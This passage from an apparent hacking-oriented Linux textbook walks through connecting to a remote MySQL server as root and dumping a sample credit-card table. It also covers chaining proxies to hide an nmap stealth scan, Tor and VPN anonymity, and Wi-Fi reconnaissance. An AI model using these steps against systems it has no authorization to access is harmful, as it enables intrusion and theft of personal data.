3 rows in set (0.002 sec)
```

As shown in the output, the root account now has a password! Note that the passwords are hashed (one-way encryption), so only the hash of the password is visible.

Accessing a Remote Database

To access a MySQL database on the localhost, we use the following syntax:

```
kali> mysql -u <username> -p
```

This command defaults to using the MySQL instance on the localhost if it isn't given a hostname or IP address. To access a remote database, then, we need to provide the hostname or IP address of the system that is hosting the MySQL database. Here's an example:

```
kali> mysql -u root -p 192.168.1.101
```

This will connect us to the MySQL instance at 192.168.1.101 and prompt us for a password. For demonstration purposes, I am connecting to a MySQL instance on my local area network (LAN). If you have a system on your network with MySQL installed, use its IP address here. I will assume you've managed to bypass the password and have logged in to the system as root (you already know that by default, the `mysql` database has no password).

This opens up the MySQL command line interface, which provides us with the `mysql>` prompt. As well as this command line interface, MySQL has GUI interfaces—both native (MySQL Workbench) and third-party (Navicat and TOAD for MySQL). For you as a hacker, the command line interface may be the best opportunity for exploiting the MySQL database, so we'll focus on that here. It's unlikely that as an unauthorized entrant to the database, you will be presented with an easy-to-use GUI.

NOTE *Remember that all commands must end in a semicolon or `\g` (unlike Microsoft's SQL Server) and that we can get help by entering `help;` or `\h`.*

Now that we're logged in as the system admin, we can navigate unimpeded through the database. If we had logged in as a regular user, our navigation would be limited by the permissions provided by the system administrator for that user.

Connecting to a Database

With access to the system, we want to snoop around. Our next step is to find out whether there are any databases worth accessing. Here is the command to find which databases are on the accessed system:

```
mysql> show databases;
+-----------------------------+
| Database                    |
+-----------------------------+
| information schema          |
| mysql                       |
| creditcardnumbers           |
| performance_schema          |
+-----------------------------+
4 rows in set (0.26 sec)
```

Aha! We've found a database worth exploring named `creditcardnumbers`. Let's connect to it.

In MySQL, as in other database management systems, we can connect to the database we are interested in by entering `use` *`databasename`*`;`.

```
mysql> use creditcardnumbers;
Database changed
```

The `Database changed` response indicates that we are now connected to the `creditcardnumbers` database.

Of course, it should go without saying that it's unlikely a database admin would be so accommodating as to name a database something as easily recognizable as `creditcardnumbers`, so you may need to do a bit of exploring to find a database of interest.

Exploring Database Tables

We are now connected to the `creditcardnumbers` database and can do a bit of exploring to see what information it might hold. Data in a database is organized into *tables*, and each table might hold a different set of related data. We can find out what tables are in this database by entering the following command:

```
mysql> show tables;
+-----------------------------------+
| Tables_in_creditcardnumbers       |
+-----------------------------------+
|  cardnumbers                      |
+-----------------------------------+
1 row in set (0.14 sec)
```

Here, we can see that this database has just one table in it, called `cardnumbers`. Generally, databases will have numerous tables in them, so it's likely you'll have to do a bit more snooping. In this sample database, we are fortunate to be able to focus our attention on this single table to extract the hacker's golden fleece!

Now that we have a table we want to examine, we need to understand the structure of that table. Once we know how the table is laid out, we can extract the relevant information.

You can see the structure of the table using the `describe` statement, like so:

```
mysql> describe cardnumbers;
+---------------+--------------+---------+-----------+---------+---------+
| Field         | Type         | Null    | Key       | Default | Extra   |
+---------------+--------------+---------+-----------+---------+---------+
| customers     | varchar(15)  | YES     |           | NULL    |         |
| address       | varchar(15)  | YES     |           | NULL    |         |
| city          | varchar(15)  | YES     |           | NULL    |         |
| state         | varchar(15)  | YES     |           | NULL    |         |
| cc            | int(12)      | NO      |           | 0       |         |
+---------------+--------------+---------+-----------+---------+---------+
```

MySQL responds with the critical information on the structure of our table of interest. We can see the name of each field as well as the data type it holds (often the text type `varchar` or integer type `int`). We can also see whether it will accept `NULL` values; the key, if any exists (the key links tables); any default values a field might have; and any extra information at the end, such as notes.

Examining the Data

To actually see the data in the table, we use the `SELECT` command. The `SELECT` command requires you to know the following information:

- The table that holds the data you want to view
- The columns within that table that hold the data you want to view

We lay this out in the following format:

```
SELECT columns FROM table;
```

As a handy shortcut to look at data from all the columns, we can use an asterisk as a wildcard instead of typing out every column name we want to look at. So, to see a dump of all the data from the `cardnumbers` table, we enter the following:

```
mysql> SELECT * FROM cardnumbers;
+-----------+---------------+-------------+---------+--------------+
| customers | address       | city        | state   | cc           |
+-----------+---------------+-------------+---------+--------------+
| Jones     |  1 Wall St    | NY          | NY      |   12345678   |
| Sawyer    | 12 Piccadilly | London      | UK      |  234567890   |
| Doe       | 25 Front St   | Los Angeles | CA      | 4567898877   |
+-----------+---------------+-------------+---------+--------------+
```

As you can see, MySQL has displayed all the information from the `cardnumbers` table to our screen. We have found the hacker's golden fleece!

Summary

Linux has numerous services that run in the background until the user needs them. The Apache web server is the most widely used, but a hacker should be familiar with MySQL and SSH for various tasks, too. In this chapter, we covered the absolute basics of getting started with these services. Once you're comfortable with your Linux system, I urge you to go out and explore each of these services further.

Exercises

1. Start your `apache2` service through the command line.
2. Using the *index.html* file, create a simple website announcing your arrival into the exciting world of hacking.
3. Start your SSH service via the command line. Now connect to your Kali system from another system on your LAN.
4. Start your MySQL database service and change the root user password to *hackers-arise*. Change to the `mysql` database.

13

BECOMING SECURE AND ANONYMOUS

Today, nearly everything we do on the internet is tracked. Whoever is doing the tracking—whether it be Google tracking our online searches, website visits, and email or the National Security Agency (NSA) cataloging all our activities—our every online move is being recorded, indexed, and then mined for someone's benefit. The average individual—and the hacker, in particular—needs to understand how to limit this tracking and remain relatively anonymous on the web to limit this ubiquitous surveillance.

In this chapter, we look at how you can navigate the World Wide Web anonymously (or as close as you can get) using four methods:

- The Onion Network
- Proxy servers
- Virtual private networks
- Private encrypted email

No one method is sure to keep your activities safe from prying eyes, and given enough time and resources, anything can be tracked. However, these methods will likely make the tracker's job much more difficult.

How the Internet Gives Us Away

To begin, let's discuss at a high level some of the ways our activities on the internet are tracked. We won't go into all tracking methods or into too much detail about any one method, as that would be beyond the scope of this book. Indeed, such a discussion could take up an entire book on its own.

First, your IP address identifies you as you traverse the internet. Data sent from your machine is generally tagged with your IP address, making your activities easy to track. Second, Google and other email services will "read" your email, looking for keywords to more efficiently serve you ads. Although there are many more sophisticated methods that are far more time and resource intensive (cookie tracking, user-agent, and so on), these are the ones we try to prevent in this chapter. Let's start by taking a look at how IP addresses give us away on the internet.

When you send a packet of data across the internet, it contains the IP addresses of the source and destination for the data. In this way, the packet knows where it is going and where to return the response. Each packet hops through multiple internet routers until it finds its destination and then hops back to the sender. For general internet surfing, each hop is a router the packet passes through to get to its destination. There can be as many as 20 to 30 hops between the sender and the destination, but usually any packet will find its way to the destination in less than 15 hops.

As the packet traverses the internet, anyone intercepting the packet can see who sent it, where it has been, and where it's going. This is one way websites can tell who you are when arrive and log you in automatically, and it's also how someone can track where you've been on the internet.

To see what hops a packet might make between you and the destination, you can use the `traceroute` command. Simply enter `traceroute` and the destination IP address or domain, and the command will send out packets to the destination and trace the route of those packets:

```
kali> traceroute google.com
traceroute to google.com (172.217.1.78), 30 hops max, 60 bytes packets
1   192.168.1.1 (192.168.1.1)   4.152 ms 3.834 ms 32.964 ms
2   10.0.0.1 (10.0.0.1)  5.797 ms 6.995 ms 7.679 ms
3   96.120.96.45 (96.120.96.45)  27.952 ms 30.377 ms 32.964 ms
--snip--
18 lgal15s44-in-f14.le100.net (172.217.1.78)  94.666 ms 42.990 ms 41.564 ms
```

As the output shows, *www.google.com* is 18 hops across the internet from me. Your results will likely be different because your request would be coming from a different location and because Google has many servers across the globe. In addition, packets don't always take the same route across the internet, so you might send another packet from your address to the same site and receive a different route. Let's see how we can disguise all this with the Tor network.

The Onion Router System

In the 1990s, the US Office of Naval Research (ONR) set out to develop a method for anonymously navigating the internet for espionage purposes. The plan was to set up a network of routers that was separate from the internet's routers, that could encrypt the traffic, and that stored only the unencrypted IP address of the *previous* router—meaning all other router addresses along the way were encrypted. The idea was that anyone watching the traffic could not determine the origin or destination of the data. This research became known as "The Onion Router (Tor) Project" in 2002, and it's now available to anyone to use for relatively safe and anonymous navigation on the web.

How Tor Works

Packets sent over Tor are not sent over the regular routers that are closely monitored by so many, but rather they are sent over a network of more than 7,000 routers around the world—thanks to volunteers who allow Tor to use their computers. On top of using a totally separate router network, Tor encrypts the data, destination, and sender IP address of each packet. At each hop, the information is encrypted and then decrypted by the next hop when it's received. In this way, each packet contains information about only the previous hop along the path and not the IP address of the origin. If someone intercepts the traffic, they can see only the IP address of the previous hop, and the website owner can see only the IP address of the last router that sent the traffic (see Figure 13-1). This ensures relative anonymity across the internet.



Figure 13-1: How Tor uses encrypted traffic data

To enable the use of Tor, just install the Tor browser from *https://www.torproject.org*. Once installed, it will look something like Figure 13-2, and you can use it like any old internet browser. By using this browser, you'll be navigating the internet through a separate set of routers and will be able to visit sites without being tracked by Big Brother. Unfortunately, the trade-off is that surfing via the Tor browser can be a lot slower; because there are not nearly as many routers, the bandwidth is limited in this network.



Figure 13-2: The landing page for the Tor browser

In addition to being capable of accessing nearly any website on the traditional internet, the Tor browser is capable of accessing the *dark web*. The websites that make up the dark web require anonymity, so they allow access only through the Tor browser, and they have addresses ending in *.onion* for their top-level domain. The dark web is infamous for illegal activity, but a number of legitimate services are also available there. A word of caution, however: when accessing the dark web, you may come across material that many will find offensive.

Finding resources on the dark web can be a challenge for the uninitiated. One of the best search engines on the dark web is Ahmia (Figure 13-3). You can find it at *http://juhanurmihxlp77nkq76byazcldy2hlmovfu2epvl5ankdibsot4csyd.onion*.

Figure 13-3: The Ahmia search engine

Security Concerns

The intelligence and spy services of the United States and other nations consider the Tor network a threat to national security, believing that such an anonymous network enables foreign governments and terrorists to communicate without being watched. As a result, a number of robust, ambitious research projects are working to break the anonymity of Tor.

Tor's anonymity has been broken before by these authorities and will likely be broken again. The NSA, as one instance, runs its own Tor routers, meaning that your traffic may be traversing the NSA's routers when you use Tor. If your traffic is exiting the NSA's routers, that's even worse, because the exit router always knows your destination. The NSA also has a method known as *traffic correlation*, which involves looking for patterns in incoming and outgoing traffic, that has been able to break Tor's anonymity. Though these attempts to break Tor won't affect Tor's effectiveness at obscuring your identity from commercial services, such as Google, they may limit the browser's effectiveness in keeping you anonymous from spy agencies.

Proxy Servers

Another strategy for achieving anonymity on the internet is to use *proxies*, which are intermediate systems that act as middlemen for traffic: the user connects to a proxy, and the traffic is given the IP address of the proxy before it's passed on (see Figure 13-4). When the traffic returns from the destination, the proxy sends the traffic back to the source. In this way, traffic appears to come from the proxy and not the originating IP address.



Figure 13-4: Running traffic through a proxy server

Of course, the proxy will likely log your traffic, but an investigator would have to get a subpoena or search warrant (or hack the server, something the NSA is known to do) to obtain the logs. To make your traffic even harder to trace, you can use more than one proxy, in a strategy known as a *proxy chain*, which we'll look at a little later in this chapter.

Kali Linux has an excellent proxying tool called `proxychains` that you can set up to obscure your traffic. The syntax for the `proxychains` command is straightforward, as shown here:

```
kali> proxychains <the command you want proxied> <arguments>
```

The arguments you provide might include an IP address. For example, if you wanted to use `proxychains` to scan a site with `nmap` anonymously, you would enter the following:

```
kali> proxychains nmap -sS -Pn <IP address>
```

This would send the `nmap -sS` stealth scan command to the given IP address through a proxy. The tool then builds the chain of proxies itself, so you don't have to worry about it.

Setting Proxies in the Config File

In this section, we set a proxy for the `proxychains` command to use. As with nearly every application in Linux/Unix, configuration of `proxychains` is managed by the config file—specifically */etc/proxychains4.conf*. Open the config file in your text editor of choice with the following command (replacing `mousepad` with your chosen editor if necessary):

```
kali> mousepad /etc/proxychains4.conf
```

You should see a file like the one shown in Listing 13-1.

```
# proxychains.conf VER 4.x
# HTTP, SOCKS4a, SOCKS5 tunneling proxifier with DNS.

# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
# dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
# strict chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app

--snip--
```

Listing 13-1: The proxychains4.conf *file*

Scroll down this file to line 61, and you should see the `ProxyList` section, as shown in Listing 13-2.

```
[ProxyList]
# add proxy here...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

Listing 13-2: The section of the config file for adding proxies

We can add proxies by entering the IP addresses and ports of the proxies we want to use in this list. For now, we'll use some free proxies. You can find free proxies by googling "free proxies" or using the site *https://geonode.com/free-proxy-list*, which looks something like Figure 13-5. Note, however, that using free proxies in real-life hacking activity is not a good idea. I'll cover this in more detail later in the chapter. The example used here is just for educational purposes.



Figure 13-5: Free proxies from https://geonode.com/free-proxy-list

Fill in the details in the form, then add one of the resulting proxies to your *proxychains4.conf* file using the following format:

```
Type IPaddress Port
```

Here's an example:

```
[ProxyList]
# add proxy here...
socks4 114.134.186.12 22020
# meanwhile
# defaults set to "tor"
# socks4 127.0.0.1 9050
```

It's important to note that `proxychains` defaults to using Tor if you don't enter any proxies of your own. The last line in Listing 13-2 directs `proxychains` to send traffic first through the host at 127.0.0.1 on port 9050 (the default Tor configuration). If you're not adding your own proxies and want to use Tor, leave this as it is. If you are not using Tor, you'll need to comment out this line (add a # before it).

As much as I like Tor, as mentioned, it is usually very slow. Also, because the NSA has broken Tor, I am much less likely to depend on it for anonymity. I therefore comment out this line and add my own set of proxies.

Let's test it out. In this example, I am going to open the browser Firefox and have it navigate to *https://www.hackers-arise.com* anonymously by sending the traffic through a proxy.

The command is as follows:

```
kali> proxychains firefox www.hackers-arise.com
```

This successfully opens *https://www.hackers-arise.com* in Firefox through my chosen proxy and returns the results to me. To anyone tracing this traffic, it appears that it was my proxy that navigated to *https://www.hackers-arise.com* rather than my IP address.

Configuring Some More Interesting Options

Now that we have `proxychains` working, let's look at some other options we can configure through the *proxychains4.conf* file. As we now have it set up, we are simply using a single proxy. However, we can put in multiple proxies and use all of them; we can use a limited number from the list; or we can have `proxychains` change the order randomly. Let's try all these options.

Adding More Proxies

First, let's add some more proxies to our list. Go back to the site *https://geonode.com/free-proxy-list* and find some more proxy IP addresses. Then add a few more of these proxies to your *proxychains.conf* file, like so:

```
[ProxyList]
# add proxy here...
socks4 114.134.186.12 22020
socks4 188.187.190.59 8888
socks4 181.113.121.158 335551
```

Now save this config file and try running the following command:

```
kali> proxychains firefox www.hackers-arise.com
```

You won't notice any difference, but your packet is now traveling through several proxies.

Setting Up Dynamic Chaining

With multiple IPs in our *proxychains4.conf* file, we can set up *dynamic chaining*, which runs our traffic through every proxy on our list, and if one of the proxies is down or not responding, it automatically goes to the next proxy in the list without throwing an error. If we didn't set this up, a single failing proxy would break our request.

Go back into your `proxychains` configuration file, and find the `dynamic_chain` line (line 10). Uncomment it, and also make sure you comment out the `strict_chain` line if it isn't already:

```
# dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
--snip--
```

This will enable dynamic chaining of our proxies, allowing for greater anonymity and trouble-free hacking. Save the config file and feel free to try it out.

Using Random Chaining

Our final proxy trick is the *random chaining* option, where `proxychains` will randomly choose a set of IP addresses from our list and use them to create our proxy chain. This means that each time we use `proxychains`, the proxy will look different to the target, making it harder to track our traffic from its source. This option is also considered "dynamic" because if one of the proxies is down, it will skip to the next one.

Go back inside the */etc/proxychains4.conf* file and comment out the lines `dynamic_chain` and `strict_chain` by adding a `#` at the start of each line; then uncomment the `random_chain` line. We can use only one of these three options at a time, so make certain you comment out the other options before using `proxychains`.

Next, find and uncomment the line with `chain_len` and then give it a reasonable number. This line determines how many of the IP addresses in your chain will be used in creating your random proxy chain:

```
# dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
#
# strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
random_chain
#
# Random - Each connection will be done via random proxy
# (or proxy chain, see chain_len) from the list.
# this option is good to test your IDS :)

# Makes sense only if random_chain
chain_len = 3
```

Here, I have uncommented `chain_len` and given it a value of 3, meaning `proxychains` will now use three proxies from my list in the */etc/proxychains.conf* file, choosing them randomly and moving onto the next one if a proxy is down. Note that although this method certainly enhances your anonymity, it also increases the latency of your online activities.

Now that you know how to use `proxychains`, you can do your hacking with relative anonymity. I say "relative" because there is no surefire way to remain anonymous with the NSA and FSB spying on our online activities—but we can make detection *much* harder with the help of `proxychains`.

Concerning Security

As a last note on proxy security, be sure to choose your proxies wisely: `proxychains` is only as good as the proxies you use. If you are intent on remaining anonymous, do *not* use a free proxy, as mentioned earlier. Hackers use paid-for proxies that can be trusted. In fact, the free proxies are likely selling your IP address and browsing history. As Bruce Schneier, the famous cryptographer and security expert, once said, "If something is free, you're not the customer; you're the product." In other words, any free product is likely gathering your data and selling it. Why else would they offer a proxy for free?

Although the IP address of your traffic leaving the proxy will be anonymous, there are other ways for surveillance agencies to identify you. For instance, the owner of the proxy will know your identity and, if pressured enough by espionage or law enforcement agencies with jurisdiction, may offer up your identity to protect their business. It's important to be aware of the limitations of proxies as a source of anonymity.

Virtual Private Networks

Using a *virtual private network (VPN)* can be an effective way to keep your web traffic relatively anonymous and secure. A VPN is used to connect to an intermediary internet device such as a router that sends your traffic to its ultimate destination tagged with the IP address of the router.

Using a VPN can certainly enhance your security and privacy, but it's not a guarantee of anonymity. The internet device you connect to must record or log your IP address to be able to properly send the data back to you, so anyone able to access these records can uncover information about you.

The beauty of VPNs is that they are simple and easy to work with. You can open an account with a VPN provider and then seamlessly connect to the VPN each time you log on to your computer. You would use your browser as usual to navigate the web, but it will appear to anyone watching that your traffic is coming from the IP address and location of the internet VPN device and not your own. In addition, all traffic between you and the VPN device is encrypted, so even your internet service provider can't see your traffic.

Among other things, a VPN can be effective in evading government-controlled content and information censors. For instance, if your national government limits your access to websites with a particular political message, you can likely use a VPN based outside your country in order to access that content. Some media corporations, such as Netflix, Hulu, and HBO, limit access to their content to IP addresses originating from their own nation. Using a VPN based in a nation that those services allow can often get you around those access limitations.

Some of the best and most popular commercial VPN services, according to CNET, are the following:

- ExpressVPN
- SurfShark
- NordVPN
- ProtonVPN (I use this service)
- PIA

Most of these VPN services charge $50 to $100 per year, and many offer a free 30-day trial. To find out more about how to set up a VPN, choose one from the list and visit its website. You should find download, installation, and usage instructions that are pretty easy to follow.

The strength of a VPN is that all your traffic is encrypted when it leaves your computer, thus protecting you against snooping, and your IP address is cloaked by the VPN IP address when you visit a site. As with a proxy server, the owner of the VPN has your originating IP address (otherwise they couldn't send your traffic back to you). If they are pressured by espionage agencies or law enforcement, they might give up your identity. One way to prevent that is to use only VPNs that promise not to store or log any of this information (and hope they are being truthful). In this way, if someone insists that the VPN service provider turn over its data on its users, there is no data.

Encrypted Email

Free commercial email services such as Gmail, Yahoo!, and Outlook Web Mail (formerly Hotmail) are free for a reason: they are vehicles for tracking your interests and serving up advertisements. As mentioned already, if a service is free, you are the product, not the customer. In addition, the servers of the email provider (Google, for example) have access to the unencrypted contents of your email, even if you're using HTTPS.

One way to prevent eavesdropping on your email is to use encrypted email. ProtonMail, shown in Figure 13-6, encrypts your email from end to end or browser to browser. This means that your email is encrypted on ProtonMail servers—even the ProtonMail administrators can't read your email.



Figure 13-6: The ProtonMail login screen

ProtonMail was founded by a group of young scientists at the CERN supercollider facility in Switzerland. The Swiss have a long and storied history of protecting secrets (remember those Swiss bank accounts you've heard so much about?), and ProtonMail's servers are based in the European Union, which has much stricter laws regarding the sharing of personal data than does the United States. ProtonMail does not charge for a basic account but offers premium accounts for a nominal fee. It is important to note that when exchanging email with non-ProtonMail users, there is the potential for some or all of the email not to be encrypted. See the ProtonMail support knowledge base for full details.

Summary

We are constantly being surveilled by commercial firms and national intelligence agencies. To keep your data and web travels secure, you need to implement at least one of the security measures discussed in this chapter. By employing them in combination, you can minimize your footprint on the web and keep your data much more secure.

Exercises

1. Run `traceroute` to *www.hackers-arise.com*. How many hops appear between you and your favorite site?
2. Download and install the Tor browser. Now, browse anonymously around the web just as you would with any other browser and see if you notice any difference in speed.
3. Try using `proxychains` with the Firefox browser to navigate to your favorite website.
4. Explore commercial VPN services from some of the vendors listed in this chapter. Choose one and test a free trial.
5. Open a free ProtonMail account and send a secure greeting to *occupytheweb@protonmail.com*.

14

UNDERSTANDING AND INSPECTING WIRELESS NETWORKS

The ability to scan for and connect to other network devices from your system is crucial to becoming a successful hacker, and with wireless technologies like Wi-Fi (IEEE 802.11) and Bluetooth being the standard, finding and controlling Wi-Fi and Bluetooth connections is key. If someone can hack a wireless connection, they can gain entry to a device and access to confidential information. The first step, of course, is to learn how to find these devices.

In Chapter 3, we looked at some basic networking commands in Linux, including some of the fundamentals of wireless networking, with a promise of more wireless networking to come in Chapter 14. As promised, here we examine two of the most common wireless technologies in Linux: Wi-Fi and Bluetooth.

Wi-Fi Networks

We'll start with Wi-Fi. In this section, I'll show you how to find, examine, and connect to Wi-Fi access points. Before doing so, let's go over some basic Wi-Fi terms and technologies to help you better understand the output from a lot of the queries we'll make in this chapter:

AP (access point) This is the device wireless users connect to for internet access.

ESSID (extended service set identifier) This is the same as the SSID, which we discussed in Chapter 3, but it can be used for multiple APs in a wireless LAN.

BSSID (basic service set identifier) This is the unique identifier of each AP, and it is the same as the MAC address of the device.

SSID (service set identifier) This is the name of the network.

Channels Wi-Fi can operate on any one of 14 channels (1 to 14). In the United States, Wi-Fi is limited to channels 1 to 11.

Power The closer you are to the Wi-Fi AP, the greater the power, and the easier the connection is to crack.

Security This is the security protocol used on the Wi-Fi AP that is being read from. There are three primary security protocols for Wi-Fi. The original, Wired Equivalent Privacy (WEP), was badly flawed and easily cracked. Its replacement, Wi-Fi Protected Access (WPA), was a bit more secure. Finally, WPA2-PSK, which is much more secure and uses a preshared key (PSK) that all users share, is now used by nearly all Wi-Fi APs (except enterprise Wi-Fi). In recent years, the industry has adopted WPA3 for new APs, which makes it more difficult to crack Wi-Fi passwords.

Modes Wi-Fi can operate in one of three modes: managed, master, or monitor. You'll learn what these modes mean in the following section.

Wireless range In the United States, a Wi-Fi AP must legally broadcast its signal at an upper limit of 0.5 watts. At this power, it has a normal range of about 300 feet (100 meters). High-gain antennas can extend this range to as much as 20 miles.

Frequency Wi-Fi is designed to operate on 2.4 GHz and 5 GHz. Modern Wi-Fi APs and wireless network cards often use both.

Basic Wireless Commands

In Chapter 3, you were introduced to the basic Linux networking command `ifconfig`, which lists each activated network interface on your system along with some basic statistics, including (most importantly) the IP address of each interface. Let's take another look at your results from running `ifconfig` and focus on the wireless connections this time. (Please note that if you are running Kali from a virtual machine, you will need an external USB Wi-Fi adapter such those from Alfa.)

```
kali> ifconfig
eth0Linkencap:EthernetHWaddr 00:0c:29:ba:82:0f
inet addr:192:168.181.131 Bcast:192.168.181.255 Mask:255.255.255.0
--snip--
lo Linkencap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
--snip--
❶ wlan0 Link encap:EthernetHWaddr 00:c0:ca:3f:ee:02
```

The Wi-Fi interface here is shown as `wlan0` ❶. In Kali Linux, Wi-Fi interfaces are usually designated as wlan*X*, with *X* representing the number of that interface. In other words, the first Wi-Fi adapter on your system would be labeled wlan0, the second wlan1, and so on.

If you just want to see your Wi-Fi interfaces and their statistics, Linux has a specific command that's similar to `ifconfig` but dedicated to wireless. That command is `iwconfig`. When you enter it, only your wireless interfaces and their key data are displayed:

```
kali> iwconfig
lo    no wireless extensions

wlan0 IEEE 802.11bg  ESSID:off/any
      Mode:Managed  Access Point:Not-Associated   Tx-Power=20 dBm
      Retry short limit:7   RTS  thr:off   Fragment thr:off
      Encryption key:off
      Power Management:off

eth0  no wireless extensions
```

Here, we see just the wireless interfaces, also known as *network cards*, and key data about them, including the wireless standard utilized, whether the ESSID is off, and the mode. The mode has three settings: *managed*, which means it is ready to join or has joined an AP; *master*, which means it is ready to act as or already is an AP; and *monitor*, which we'll discuss a little later in the chapter. We can also discover whether any client has associated with it and what its transmit power is, among other things. You can tell from this example that wlan0 is in the mode required to connect to a Wi-Fi network, but it is not connected to any network yet. We will revisit this command again once the wireless interface is connected to a Wi-Fi network.

If you are not certain which Wi-Fi AP you want to connect to, you can see all the wireless access points your network card can reach using the `iwlist` command. The syntax for `iwlist` is as follows:

```
iwlist interface action
```

You can perform multiple actions with `iwlist`. For our purposes, we'll use the `scan` action to see all the Wi-Fi APs in your area. (Note that with a standard antenna, your range will be 300 to 500 feet, but this can be extended with an inexpensive high-gain antenna.)

```
kali> iwlist wlan0 scan
wlan0       Scan completed:
            Cell 01 - Address: 88:AD:43:75:B3:82
                      Channel:1
                      Frequency:2.412GHz (Channel 1)
                      Quality=70/70   Signal level =-38 dBm
                      Encryption key:off
                      ESSID:"Hackers-Arise"
--snip--
```

The output from this command should include all Wi-Fi APs within range of your wireless interface, along with key data about each AP, such as the MAC address of the AP, the channel and frequency it is operating on, its quality, its signal level, whether its encryption key is enabled, and its ESSID.

You will need the MAC address of the target AP (BSSID), the MAC address of a client (another wireless network card), and the channel the AP is operating on in order to perform any kind of hacking, so this is valuable information.

